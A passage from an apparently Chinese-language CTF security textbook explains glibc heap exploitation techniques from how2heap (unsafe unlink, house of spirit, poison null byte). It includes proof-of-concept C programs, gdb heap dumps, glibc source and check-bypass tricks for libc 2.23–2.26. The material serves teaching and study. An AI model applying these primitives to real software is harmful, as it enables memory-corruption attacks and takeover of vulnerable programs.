0x602000:   0x0000000000000000  0x0000000000000091  <-- chunk 0
0x602010:   0x0000000000000000  0x0000000000000000  <-- fake chunk P
0x602020:   0x0000000000601058  0x0000000000601060      <-- fd, bk pointer
0x602030:   0x0000000000000000  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000000
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000  0x0000000000000000
0x602080:   0x0000000000000000  0x0000000000000000
0x602090:   0x0000000000000080  0x0000000000000090  <-- chunk 1 <-- prev_size
0x6020a0:   0x0000000000000000  0x0000000000000000
0x6020b0:   0x0000000000000000  0x0000000000000000
0x6020c0:   0x0000000000000000  0x0000000000000000
0x6020d0:   0x0000000000000000  0x0000000000000000
0x6020e0:   0x0000000000000000  0x0000000000000000
```

```
0x6020f0:   0x0000000000000000  0x0000000000000000
0x602100:   0x0000000000000000  0x0000000000000000
0x602110:   0x0000000000000000  0x0000000000000000
0x602120:   0x0000000000000000  0x0000000000020ee1  <-- top chunk
0x602130:   0x0000000000000000  0x0000000000000000
gef➤  x/5gx 0x601058
0x601058:   0x0000000000000000  0x00007ffff7dd2540  <-- fake chunk FD
0x601068:   0x0000000000000000  0x0000000000602010      <-- bk pointer
0x601078:   0x0000000000000000
gef➤  x/5gx 0x601060
0x601060:   0x00007ffff7dd2540  0x0000000000000000  <-- fake chunk BK
0x601070:   0x0000000000602010  0x0000000000000000      <-- fd pointer
0x601080:   0x0000000000000000
```

可以看到，我们在 chunk0 里构造一个 fake chunk，用 P 表示，两个指针 fd 和 bk 可以构成两条链：`P->fd->bk == P`，`P->bk->fd == P`，可以绕过检查。另外利用 chunk0 的溢出漏洞，通过修改 chunk 1 的 `prev_size` 为 fake chunk 的大小，修改 `PREV_INUSE` 标志位为 0，将 fake chunk 伪造成一个 free chunk。

接下来就是释放掉 chunk1，这会触发 fake chunk 的 unlink 并覆盖 `chunk0_ptr` 的值。unlink 操作是这样进行的：

```
FD = P->fd;
BK = P->bk;
FD->bk = BK
BK->fd = FD
```

根据 fd 和 bk 指针在 malloc_chunk 结构体中的位置，这段代码等价于：

```
FD = P->fd = &P - 24
BK = P->bk = &P - 16
FD->bk = *(&P - 24 + 24) = P
FD->fd = *(&P - 16 + 16) = P
```

这样就通过了 unlink 的检查，最终效果为：

```
FD->bk = P = BK = &P - 16
BK->fd = P = FD = &P - 24
```

原本指向堆上 fake chunk 的指针 P 指向了自身地址减 24 的位置，这就意味着如果程序功能允许堆 P 进行写入，就能改写 P 指针自身的地址，从而造成任意内存写入。若允许堆 P 进行读取，则会造成信息泄漏。

在这个例子中，由于 P->fd->bk 和 P->bk->fd 都指向 P，所以最后的结果为：

```
chunk0_ptr = P = P->fd
```

成功地修改了 chunk0_ptr，这时 `chunk0_ptr` 和 `chunk0_ptr[3]` 实际上就是同一东西。这里可能会有疑惑为什么这两个东西是一样的，因为 `chunk0_ptr` 指针在是放在数据段上的，地址在 `0x601070`，指向 `0x601058`，而 `chunk0_ptr[3]` 的意思是从 `chunk0_ptr` 指向的地方开始数 3 个单位，所以 `0x601058+0x08*3=0x601070`：

```
gef➤  x/40gx 0x602010-0x10
```

```
0x602000:   0x0000000000000000  0x0000000000000091  <-- chunk 0
0x602010:   0x0000000000000000  0x00000000000020ff1  <-- fake chunk P
0x602020:   0x0000000000601058  0x0000000000601060      <-- fd, bk pointer
0x602030:   0x0000000000000000  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000000
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000  0x0000000000000000
0x602080:   0x0000000000000000  0x0000000000000000
0x602090:   0x0000000000000080  0x0000000000000090  <-- chunk 1 [be freed]
0x6020a0:   0x0000000000000000  0x0000000000000000
0x6020b0:   0x0000000000000000  0x0000000000000000
0x6020c0:   0x0000000000000000  0x0000000000000000
0x6020d0:   0x0000000000000000  0x0000000000000000
0x6020e0:   0x0000000000000000  0x0000000000000000
0x6020f0:   0x0000000000000000  0x0000000000000000
0x602100:   0x0000000000000000  0x0000000000000000
0x602110:   0x0000000000000000  0x0000000000000000
0x602120:   0x0000000000000000  0x00000000000020ee1  <-- top chunk
0x602130:   0x0000000000000000  0x0000000000000000
gef➤  x/5gx 0x601058
0x601058:   0x0000000000000000  0x00007ffff7dd2540  <-- fake chunk FD
0x601068:   0x0000000000000000  0x0000000000601058      <-- bk pointer
0x601078:   0x0000000000000000
gef➤  x/5gx 0x601060
0x601060:   0x00007ffff7dd2540  0x0000000000000000  <-- fake chunk BK
0x601070:   0x0000000000601058  0x0000000000000000      <-- fd pointer
0x601080:   0x0000000000000000
gef➤  x/gx chunk0_ptr
0x601058:   0x0000000000000000
gef➤  x/gx chunk0_ptr[3]
0x601058:   0x0000000000000000
```

所以，修改 `chunk0_ptr[3]` 就等于修改 `chunk0_ptr`：

```
gef➤  x/5gx 0x601058
0x601058:   0x0000000000000000  0x00007ffff7dd2540
0x601068:   0x0000000000000000  0x00007fffffffdc70  <-- chunk0_ptr[3]
0x601078:   0x0000000000000000
gef➤  x/gx chunk0_ptr
0x7fffffffdc70: 0x4141414141414141
```

这时 `chunk0_ptr` 就指向了 victim_string，修改它：

```
gef➤  x/gx chunk0_ptr
0x7fffffffdc70: 0x4242424242424242
```

成功达成修改任意地址的成就。

最后看一点新的东西，libc-2.25 在 unlink 的开头增加了对 `chunk_size == next->prev->chunk_size` 的检查，以对抗单字节溢出的问题。补丁如下：

```
$ git show 17f487b7afa7cd6c316040f3e6c86dc96b2eec30 malloc/malloc.c
commit 17f487b7afa7cd6c316040f3e6c86dc96b2eec30
Author: DJ Delorie <dj@delorie.com>
Date:   Fri Mar 17 15:31:38 2017 -0400
```

```
    Further harden glibc malloc metadata against 1-byte overflows.

    Additional check for chunk_size == next->prev->chunk_size in unlink()

    2017-03-17  Chris Evans  <scarybeasts@gmail.com>

            * malloc/malloc.c (unlink): Add consistency check between size and
            next->prev->size, to further harden against 1-byte overflows.

diff --git a/malloc/malloc.c b/malloc/malloc.c
index e29105c372..994a23248e 100644
--- a/malloc/malloc.c
+++ b/malloc/malloc.c
@@ -1376,6 +1376,8 @@ typedef struct malloc_chunk *mbinptr;

 /* Take a chunk off a bin list */
 #define unlink(AV, P, BK, FD) {                                            \
+    if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
+      malloc_printerr (check_action, "corrupted size vs. prev_size", P, AV);  \
     FD = P->fd;                                                            \
     \
     BK = P->bk;                                                            \
     \
     if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                  \
```

具体是这样的：

```
/* Ptr to next physical malloc_chunk. */
#define next_chunk(p) ((mchunkptr) (((char *) (p)) + chunksize (p)))
/* Get size, ignoring use bits */
#define chunksize(p) (chunksize_nomask (p) & ~(SIZE_BITS))
/* Like chunksize, but do not mask SIZE_BITS.  */
#define chunksize_nomask(p)         ((p)->mchunk_size)
/* Size of the chunk below P.  Only valid if prev_inuse (P).  */
#define prev_size(p) ((p)->mchunk_prev_size)
/* Bits to mask off when extracting size  */
#define SIZE_BITS (PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
```

回顾一下伪造出来的堆：

```
gef➤  x/40gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000091  <-- chunk 0
0x602010:   0x0000000000000000  0x0000000000000000  <-- fake chunk P
0x602020:   0x0000000000601058  0x0000000000601060      <-- fd, bk pointer
0x602030:   0x0000000000000000  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000000
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000  0x0000000000000000
0x602080:   0x0000000000000000  0x0000000000000000
0x602090:   0x0000000000000080  0x0000000000000090  <-- chunk 1 <-- prev_size
0x6020a0:   0x0000000000000000  0x0000000000000000
0x6020b0:   0x0000000000000000  0x0000000000000000
0x6020c0:   0x0000000000000000  0x0000000000000000
0x6020d0:   0x0000000000000000  0x0000000000000000
```

```
0x6020e0:   0x0000000000000000  0x0000000000000000
0x6020f0:   0x0000000000000000  0x0000000000000000
0x602100:   0x0000000000000000  0x0000000000000000
0x602110:   0x0000000000000000  0x0000000000000000
0x602120:   0x0000000000000000  0x0000000000020ee1  <-- top chunk
0x602130:   0x0000000000000000  0x0000000000000000
```

这里有三种办法可以绕过该检查：

- 什么都不做。
  - `chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x0`
  - `prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x0) == 0x0`
- 设置

  ```
  chunk0_ptr[1] = 0x8
  ```

  。
  - `chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x8`
  - `prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x8) == 0x8`
- 设置

  ```
  chunk0_ptr[1] = 0x80
  ```

  。
  - `chunksize(P) == chunk0_ptr[1] & (~ 0x7) == 0x80`
  - `prev_size (next_chunk(P)) == prev_size (chunk0_ptr + 0x80) == 0x80`

好的，现在 libc-2.25 版本下我们也能成功利用了。接下来更近一步，libc-2.26 怎么利用，首先当然要先知道它新增了哪些漏洞缓解措施，其中一个神奇的东西叫做 tcache，这是一种线程缓存机制，每个线程默认情况下有 64 个大小递增的 bins，每个 bin 是一个单链表，默认最多包含 7 个 chunk。其中缓存的 chunk 是不会被合并的，所以在释放 chunk 1 的时候，`chunk0_ptr` 仍然指向正确的堆地址，而不是之前的 `chunk0_ptr = P = P->fd`。为了解决这个问题，一种可能的办法是给填充进特定大小的 chunk 把 bin 占满，就像下面这样：

```
    // deal with tcache
    int *a[10];
    int i;
    for (i = 0; i < 7; i++) {
        a[i] = malloc(0x80);
    }
    for (i = 0; i < 7; i++) {
        free(a[i]);
    }
gef➤  p &chunk0_ptr
$2 = (uint64_t **) 0x555555755070 <chunk0_ptr>
gef➤  x/gx 0x555555755070
0x555555755070 <chunk0_ptr>:    0x00007fffffffdd0f
gef➤  x/gx 0x00007fffffffdd0f
0x7fffffffdd0f: 0x4242424242424242
```

现在 libc-2.26 版本下也成功利用了。tcache 是个很有趣的东西，更详细的内容我们会在专门的章节里去讲。

加上内存检测参数重新编译，可以看到 heap-buffer-overflow：

```
$ gcc -fsanitize=address -g unsafe_unlink.c
$ ./a.out
The global chunk0_ptr is at 0x602230, pointing to 0x60c00000bf80
The victim chunk we are going to corrupt is at 0x60c00000bec0

Fake chunk fd: 0x602218
Fake chunk bk: 0x602220

=================================================================
==5591==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x60c00000beb0
at pc 0x000000400d74 bp 0x7ffd06423730 sp 0x7ffd06423720
WRITE of size 8 at 0x60c00000beb0 thread T0
    #0 0x400d73 in main /home/firmy/how2heap/unsafe_unlink.c:26
    #1 0x7fc925d8282f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
    #2 0x400968 in _start (/home/firmy/how2heap/a.out+0x400968)

0x60c00000beb0 is located 16 bytes to the left of 128-byte region
[0x60c00000bec0,0x60c00000bf40)
allocated by thread T0 here:
    #0 0x7fc9261c4602 in malloc (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x98602)
    #1 0x400b12 in main /home/firmy/how2heap/unsafe_unlink.c:13
    #2 0x7fc925d8282f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
```

house_of_spirit

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    malloc(1);

    fprintf(stderr, "We will overwrite a pointer to point to a fake 'fastbin'
region. This region contains two chunks.\n");
    unsigned long long *a, *b;
    unsigned long long fake_chunks[10] __attribute__ ((aligned (16)));

    fprintf(stderr, "The first one:  %p\n", &fake_chunks[0]);
    fprintf(stderr, "The second one: %p\n", &fake_chunks[4]);

    fake_chunks[1] = 0x20;      // the size
    fake_chunks[5] = 0x1234;    // nextsize

    fake_chunks[2] = 0x4141414141414141LL;
    fake_chunks[6] = 0x4141414141414141LL;

    fprintf(stderr, "Overwritting our pointer with the address of the fake
region inside the fake first chunk, %p.\n", &fake_chunks[0]);
    a = &fake_chunks[2];
```

```
    fprintf(stderr, "Freeing the overwritten pointer.\n");
    free(a);

    fprintf(stderr, "Now the next malloc will return the region of our fake
chunk at %p, which will be %p!\n", &fake_chunks[0], &fake_chunks[2]);
    b = malloc(0x10);
    fprintf(stderr, "malloc(0x10): %p\n", b);
    b[0] = 0x4242424242424242LL;
}
$ gcc -g house_of_spirit.c
$ ./a.out
We will overwrite a pointer to point to a fake 'fastbin' region. This region
contains two chunks.
The first one:  0x7ffc782dae00
The second one: 0x7ffc782dae20
Overwritting our pointer with the address of the fake region inside the fake
first chunk, 0x7ffc782dae00.
Freeing the overwritten pointer.
Now the next malloc will return the region of our fake chunk at 0x7ffc782dae00,
which will be 0x7ffc782dae10!
malloc(0x10): 0x7ffc782dae10
```

house-of-spirit 是一种 fastbins 攻击方法，通过构造 fake chunk，然后将其 free 掉，就可以在下一次 malloc 时返回 fake chunk 的地址，即任意我们可控的区域。house-of-spirit 是一种通过堆的 fast bin 机制来辅助栈溢出的方法，一般的栈溢出漏洞的利用都希望能够覆盖函数的返回地址以控制 EIP 来劫持控制流，但如果栈溢出的长度无法覆盖返回地址，同时却可以覆盖栈上的一个即将被 free 的堆指针，此时可以将这个指针改写为栈上的地址并在相应位置构造一个 fast bin 块的元数据，接着在 free 操作时，这个栈上的堆块被放到 fast bin 中，下一次 malloc 对应的大小时，由于 fast bin 的先进后出机制，这个栈上的堆块被返回给用户，再次写入时就可能造成返回地址的改写。所以利用的第一步不是去控制一个 chunk，而是控制传给 free 函数的指针，将其指向一个 fake chunk。所以 fake chunk 的伪造是关键。

首先 malloc(1) 用于初始化内存环境，然后在 fake chunk 区域伪造出两个 chunk。另外正如上面所说的，需要一个传递给 free 函数的可以被修改的指针，无论是通过栈溢出还是其它什么方式：

```
gef➤  x/10gx &fake_chunks
0x7fffffffdcb0: 0x0000000000000000  0x0000000000000020  <-- fake chunk 1
0x7fffffffdcc0: 0x4141414141414141  0x0000000000000000
0x7fffffffdcd0: 0x0000000000000001  0x0000000000001234  <-- fake chunk 2
0x7fffffffdce0: 0x4141414141414141  0x0000000000000000
gef➤  x/gx &a
0x7fffffffdca0: 0x0000000000000000
```

伪造 chunk 时需要绕过一些检查，首先是标志位，`PREV_INUSE` 位并不影响 free 的过程，但 `IS_MMAPPED` 位和 `NON_MAIN_ARENA` 位都要为零。其次，在 64 位系统中 fast chunk 的大小要在 32~128 字节之间。最后，是 next chunk 的大小，必须大于 `2*SIZE_SZ`（即大于16），小于 `av->system_mem`（即小于128kb），才能绕过对 next chunk 大小的检查。

libc-2.23 中这些检查代码如下：

```
void
__libc_free (void *mem)
{
  mstate ar_ptr;
  mchunkptr p;                          /* chunk corresponding to mem */
```

```
  [...]
  p = mem2chunk (mem);

  if (chunk_is_mmapped (p))                       /* release mmapped memory. */
    {
      [...]
      munmap_chunk (p);
      return;
    }

  ar_ptr = arena_for_chunk (p);      // 获得 chunk 所属 arena 的地址
  _int_free (ar_ptr, p, 0);          // 当 IS_MMAPPED 为零时调用
}
```

`mem` 就是我们所控制的传递给 free 函数的地址。其中下面两个函数用于在 chunk 指针和 malloc 指针之间做转换：

```
/* conversion from malloc headers to user pointers, and back */

#define chunk2mem(p)   ((void*)((char*)(p) + 2*SIZE_SZ))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
```

当 `NON_MAIN_ARENA` 为零时返回 main arena：

```
/* find the heap and corresponding arena for a given ptr */

#define heap_for_ptr(ptr) \
  ((heap_info *) ((unsigned long) (ptr) & ~(HEAP_MAX_SIZE - 1)))
#define arena_for_chunk(ptr) \
  (chunk_non_main_arena (ptr) ? heap_for_ptr (ptr)->ar_ptr : &main_arena)
```

这样，程序就顺利地进入了 `_int_free` 函数：

```
static void
_int_free (mstate av, mchunkptr p, int have_lock)
{
  INTERNAL_SIZE_T size;        /* its size */
  mfastbinptr *fb;             /* associated fastbin */

  [...]
  size = chunksize (p);

  [...]
  /*
    If eligible, place chunk on a fastbin so it can be found
    and used quickly in malloc.
  */

  if ((unsigned long)(size) <= (unsigned long)(get_max_fast ()))

#if TRIM_FASTBINS
      /*
    If TRIM_FASTBINS set, don't place chunks
    bordering top into fastbins
      */
```

```
      && (chunk_at_offset(p, size) != av->top)
#endif
      ) {

    if (__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
    || __builtin_expect (chunksize (chunk_at_offset (p, size))
                >= av->system_mem, 0))
      {
        [...]
        errstr = "free(): invalid next size (fast)";
        goto errout;
      }

    [...]
    set_fastchunks(av);
    unsigned int idx = fastbin_index(size);
    fb = &fastbin (av, idx);

    /* Atomically link P to its fastbin: P->FD = *FB; *FB = P;  */
    mchunkptr old = *fb, old2;
    [...]
    do
      {
    [...]
    p->fd = old2 = old;
      }
    while ((old = catomic_compare_and_exchange_val_rel (fb, p, old2)) != old2);
```

其中下面的宏函数用于获得 next chunk：

```
/* Treat space at ptr + offset as a chunk */
#define chunk_at_offset(p, s)  ((mchunkptr) (((char *) (p)) + (s)))
```

然后修改指针 a 指向 (fake chunk 1 + 0x10) 的位置，即上面提到的 `mem`。然后将其传递给 free 函数，这时程序就会误以为这是一块真的 chunk，然后将其释放并加入到 fastbin 中。

```
gef➤  x/gx &a
0x7fffffffdca0: 0x00007fffffffdcc0
gef➤  x/10gx &fake_chunks
0x7fffffffdcb0: 0x0000000000000000  0x0000000000000020  <-- fake chunk 1 [be
freed]
0x7fffffffdcc0: 0x0000000000000000  0x0000000000000000
0x7fffffffdcd0: 0x0000000000000001  0x0000000000001234  <-- fake chunk 2
0x7fffffffdce0: 0x4141414141414141  0x0000000000000000
0x7fffffffdcf0: 0x0000000000400820  0x00000000004005b0
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x7fffffffdcc0, size=0x20, flags=)
```

这时如果我们 malloc 一个对应大小的 fast chunk，程序将从 fastbins 中分配出这块被释放的 chunk。

```
gef➤  x/10gx &fake_chunks
0x7fffffffdcb0: 0x0000000000000000  0x0000000000000020  <-- new chunk
0x7fffffffdcc0: 0x4242424242424242  0x0000000000000000
0x7fffffffdcd0: 0x0000000000000001  0x0000000000001234  <-- fake chunk 2
0x7fffffffdce0: 0x4141414141414141  0x0000000000000000
0x7fffffffdcf0: 0x0000000000400820  0x00000000004005b0
gef➤  x/gx &b
0x7fffffffdca8: 0x00007fffffffdcc0
```

所以 house-of-spirit 的主要目的是，当我们伪造的 fake chunk 内部存在不可控区域时，运用这一技术可以将这片区域变成可控的。上面为了方便观察，在 fake chunk 里填充一些字母，但在现实中这些位置很可能是不可控的，而 house-of-spirit 也正是以此为目的而出现的。

该技术的缺点也是需要对栈地址进行泄漏，否则无法正确覆盖需要释放的堆指针，且在构造数据时，需要满足对齐的要求等。

加上内存检测参数重新编译，可以看到问题所在，即尝试 free 一块不是由 malloc 分配的 chunk：

```
$ gcc -fsanitize=address -g house_of_spirit.c
$ ./a.out
We will overwrite a pointer to point to a fake 'fastbin' region. This region
contains two chunks.
The first one:  0x7fffa61d6c00
The second one: 0x7fffa61d6c20
Overwritting our pointer with the address of the fake region inside the fake
first chunk, 0x7fffa61d6c00.
Freeing the overwritten pointer.
=================================================================
==5282==ERROR: AddressSanitizer: attempting free on address which was not
malloc()-ed: 0x7fffa61d6c10 in thread T0
    #0 0x7fc4c3a332ca in __interceptor_free (/usr/lib/x86_64-linux-
gnu/libasan.so.2+0x982ca)
    #1 0x400cab in main /home/firmyy/how2heap/house_of_spirit.c:24
    #2 0x7fc4c35f182f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
    #3 0x4009b8 in _start (/home/firmyy/how2heap/a.out+0x4009b8)
```

house-of-spirit 在 libc-2.26 下的利用可以查看章节 4.14。

3.1.7 Linux 堆利用（中）

- how2heap
  - poison_null_byte
  - house_of_lore
  - overlapping_chunks
  - overlapping_chunks_2

下载文件

how2heap

poison_null_byte

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

int main() {
    uint8_t *a, *b, *c, *b1, *b2, *d;

    a = (uint8_t*) malloc(0x10);
    int real_a_size = malloc_usable_size(a);
    fprintf(stderr, "We allocate 0x10 bytes for 'a': %p\n", a);
    fprintf(stderr, "'real' size of 'a': %#x\n", real_a_size);

    b = (uint8_t*) malloc(0x100);
    c = (uint8_t*) malloc(0x80);
    fprintf(stderr, "b: %p\n", b);
    fprintf(stderr, "c: %p\n", c);

    uint64_t* b_size_ptr = (uint64_t*)(b - 0x8);
    *(size_t*)(b+0xf0) = 0x100;
    fprintf(stderr, "b.size: %#lx ((0x100 + 0x10) | prev_in_use)\n\n",
*b_size_ptr);

    // deal with tcache
    // int *k[10], i;
    // for (i = 0; i < 7; i++) {
    //     k[i] = malloc(0x100);
    // }
    // for (i = 0; i < 7; i++) {
    //     free(k[i]);
    // }
    free(b);
    uint64_t* c_prev_size_ptr = ((uint64_t*)c) - 2;
    fprintf(stderr, "After free(b), c.prev_size: %#lx\n", *c_prev_size_ptr);

    a[real_a_size] = 0; // <--- THIS IS THE "EXPLOITED BUG"
    fprintf(stderr, "We overflow 'a' with a single null byte into the metadata
of 'b'\n");
    fprintf(stderr, "b.size: %#lx\n\n", *b_size_ptr);

    fprintf(stderr, "Pass the check: chunksize(P) == %#lx == %#lx == prev_size
(next_chunk(P))\n", *((size_t*)(b-0x8)), *(size_t*)(b-0x10 + *((size_t*)(b-
0x8))));
    b1 = malloc(0x80);
    memset(b1, 'A', 0x80);
    fprintf(stderr, "We malloc 'b1': %p\n", b1);
    fprintf(stderr, "c.prev_size: %#lx\n", *c_prev_size_ptr);
    fprintf(stderr, "fake c.prev_size: %#lx\n\n", *(((uint64_t*)c)-4));

    b2 = malloc(0x40);
    memset(b2, 'A', 0x40);
    fprintf(stderr, "We malloc 'b2', our 'victim' chunk: %p\n", b2);

    // deal with tcache
```

```
    // for (i = 0; i < 7; i++) {
    //     k[i] = malloc(0x80);
    // }
    // for (i = 0; i < 7; i++) {
    //     free(k[i]);
    // }
    free(b1);
    free(c);
    fprintf(stderr, "Now we free 'b1' and 'c', this will consolidate the chunks
'b1' and 'c' (forgetting about 'b2').\n");

    d = malloc(0x110);
    fprintf(stderr, "Finally, we allocate 'd', overlapping 'b2': %p\n\n", d);

    fprintf(stderr, "b2 content:%s\n", b2);
    memset(d, 'B', 0xb0);
    fprintf(stderr, "New b2 content:%s\n", b2);
}
$ gcc -g poison_null_byte.c
$ ./a.out
We allocate 0x10 bytes for 'a': 0xabb010
'real' size of 'a': 0x18
b: 0xabb030
c: 0xabb140
b.size: 0x111 ((0x100 + 0x10) | prev_in_use)

After free(b), c.prev_size: 0x110
We overflow 'a' with a single null byte into the metadata of 'b'
b.size: 0x100

Pass the check: chunksize(P) == 0x100 == 0x100 == prev_size (next_chunk(P))
We malloc 'b1': 0xabb030
c.prev_size: 0x110
fake c.prev_size: 0x70

We malloc 'b2', our 'victim' chunk: 0xabb0c0
Now we free 'b1' and 'c', this will consolidate the chunks 'b1' and 'c'
(forgetting about 'b2').
Finally, we allocate 'd', overlapping 'b2': 0xabb030

b2 content:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
New b2 content:BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

该技术适用的场景需要某个 malloc 的内存区域存在一个单字节溢出漏洞。通过溢出下一个 chunk 的 size 字段，攻击者能够在堆中创造出重叠的内存块，从而达到改写其他数据的目的。再结合其他的利用方式，同样能够获得程序的控制权。

对于单字节溢出的利用有下面几种：

- 扩展被释放块：当溢出块的下一块为被释放块且处于 unsorted bin 中，则通过溢出一个字节来将其大小扩大，下次取得次块时就意味着其后的块将被覆盖而造成进一步的溢出

```
  0x100   0x100    0x80
|-------|-------|-------|
|   A   |   B   |   C   |   初始状态
|-------|-------|-------|
|   A   |   B   |   C   |   释放 B
|-------|-------|-------|
|   A   |   B   |   C   |   溢出 B 的 size 为 0x180
|-------|-------|-------|
|   A   |   B   |   C   |   malloc(0x180-8)
|-------|-------|-------|   C 块被覆盖
        |<--实际得到的块->|
```

- 扩展已分配块：当溢出块的下一块为使用中的块，则需要合理控制溢出的字节，使其被释放时的合并操作能够顺利进行，例如直接加上下一块的大小使其完全被覆盖。下一次分配对应大小时，即可取得已经被扩大的块，并造成进一步溢出

```
  0x100   0x100    0x80
|-------|-------|-------|
|   A   |   B   |   C   |   初始状态
|-------|-------|-------|
|   A   |   B   |   C   |   溢出 B 的 size 为 0x180
|-------|-------|-------|
|   A   |   B   |   C   |   释放 B
|-------|-------|-------|
|   A   |   B   |   C   |   malloc(0x180-8)
|-------|-------|-------|   C 块被覆盖
        |<--实际得到的块->|
```

- 收缩被释放块：此情况针对溢出的字节只能为 0 的时候，也就是本节所说的 poison-null-byte，此时将下一个被释放的块大小缩小，如此一来在之后分裂此块时将无法正确更新后一块的 prev_size 字段，导致释放时出现重叠的堆块

```
  0x100     0x210     0x80
|-------|---------------|-------|
|   A   |       B       |   C   |   初始状态
|-------|---------------|-------|
|   A   |       B       |   C   |   释放 B
|-------|---------------|-------|
|   A   |       B       |   C   |   溢出 B 的 size 为 0x200
|-------|---------------|-------|   之后的 malloc 操作没有更新 C 的 prev_size
         0x100  0x80
|-------|------|-----|--|-------|
|   A   |  B1  | B2  |  |   C   |   malloc(0x180-8), malloc(0x80-8)
|-------|------|-----|--|-------|
|   A   |  B1  | B2  |  |   C   |   释放 B1
|-------|------|-----|--|-------|
|   A   |  B1  | B2  |  |   C   |   释放 C，C 将与 B1 合并
|-------|------|-----|--|-------|
|   A   |  B1  | B2  |  |   C   |   malloc(0x180-8)
|-------|------|-----|--|-------|   B2 将被覆盖
        |<实际得到的块>|
```

- house of einherjar：也是溢出字节只能为 0 的情况，当它是更新溢出块下一块的 prev_size 字段，使其在被释放时能够找到之前一个合法的被释放块并与其合并，造成堆块重叠

```
  0x100   0x100   0x101
|-------|-------|-------|
|   A   |   B   |   C   |   初始状态
|-------|-------|-------|
|   A   |   B   |   C   |   释放 A
|-------|-------|-------|
|   A   |   B   |   C   |   溢出 B，覆盖 C 块的 size 为 0x200，并使其 prev_size 为
0x200
|-------|-------|-------|
|   A   |   B   |   C   |   释放 C
|-------|-------|-------|
|   A   |   B   |   C   |   C 将与 A 合并
|-------|-------|-------|   B 块被重叠
|<-----实际得到的块------>|
```

首先分配三个 chunk，第一个 chunk 类型无所谓，但后两个不能是 fast chunk，因为 fast chunk 在释放后不会被合并。这里 chunk a 用于制造单字节溢出，去覆盖 chunk b 的第一个字节，chunk c 的作用是帮助伪造 fake chunk。

首先是溢出，那么就需要知道一个堆块实际可用的内存大小（因为空间复用，可能会比分配时要大一点），用于获得该大小的函数 `malloc_usable_size` 如下：

```
/*
   ------------------------ malloc_usable_size -------------------------
 */
static size_t
musable (void *mem)
{
  mchunkptr p;
  if (mem != 0)
    {
      p = mem2chunk (mem);

      [...]
      if (chunk_is_mmapped (p))
        return chunksize (p) - 2 * SIZE_SZ;
      else if (inuse (p))
        return chunksize (p) - SIZE_SZ;
    }
  return 0;
}
/* check for mmap()'ed chunk */
#define chunk_is_mmapped(p) ((p)->size & IS_MMAPPED)
/* extract p's inuse bit */
#define inuse(p)                                        \
  ((((mchunkptr) (((char *) (p)) + ((p)->size & ~SIZE_BITS)))->size) &
PREV_INUSE)
/* Get size, ignoring use bits */
#define chunksize(p)         ((p)->size & ~(SIZE_BITS))
```

所以 `real_a_size = chunksize(a) - 0x8 == 0x18`。另外需要注意的是程序是通过 next chunk 的 `PREV_INUSE` 标志来判断某 chunk 是否被使用的。

为了在修改 chunk b 的 size 字段后，依然能通过 unlink 的检查，我们需要伪造一个 c.prev_size 字段，字段的大小是很好计算的，即 `0x100 == (0x111 & 0xff00)`，正好是 NULL 字节溢出后的值。然后把 chunk b 释放掉，chunk b 随后被放到 unsorted bin 中，大小是 0x110。此时的堆布局如下：

```
gef➤  x/42gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk a
0x603010:    0x0000000000000000    0x0000000000000000
0x603020:    0x0000000000000000    0x0000000000000111  <-- chunk b [be freed]
0x603030:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x603040:    0x0000000000000000    0x0000000000000000
0x603050:    0x0000000000000000    0x0000000000000000
0x603060:    0x0000000000000000    0x0000000000000000
0x603070:    0x0000000000000000    0x0000000000000000
0x603080:    0x0000000000000000    0x0000000000000000
0x603090:    0x0000000000000000    0x0000000000000000
0x6030a0:    0x0000000000000000    0x0000000000000000
0x6030b0:    0x0000000000000000    0x0000000000000000
0x6030c0:    0x0000000000000000    0x0000000000000000
0x6030d0:    0x0000000000000000    0x0000000000000000
0x6030e0:    0x0000000000000000    0x0000000000000000
0x6030f0:    0x0000000000000000    0x0000000000000000
0x603100:    0x0000000000000000    0x0000000000000000
0x603110:    0x0000000000000000    0x0000000000000000
0x603120:    0x0000000000000100    0x0000000000000000      <-- fake c.prev_size
0x603130:    0x0000000000000110    0x0000000000000090  <-- chunk c
0x603140:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603020, bk=0x603020
 →   Chunk(addr=0x603030, size=0x110, flags=PREV_INUSE)
```

最关键的一步，通过溢出漏洞覆写 chunk b 的数据：

```
gef➤  x/42gx a-0x10
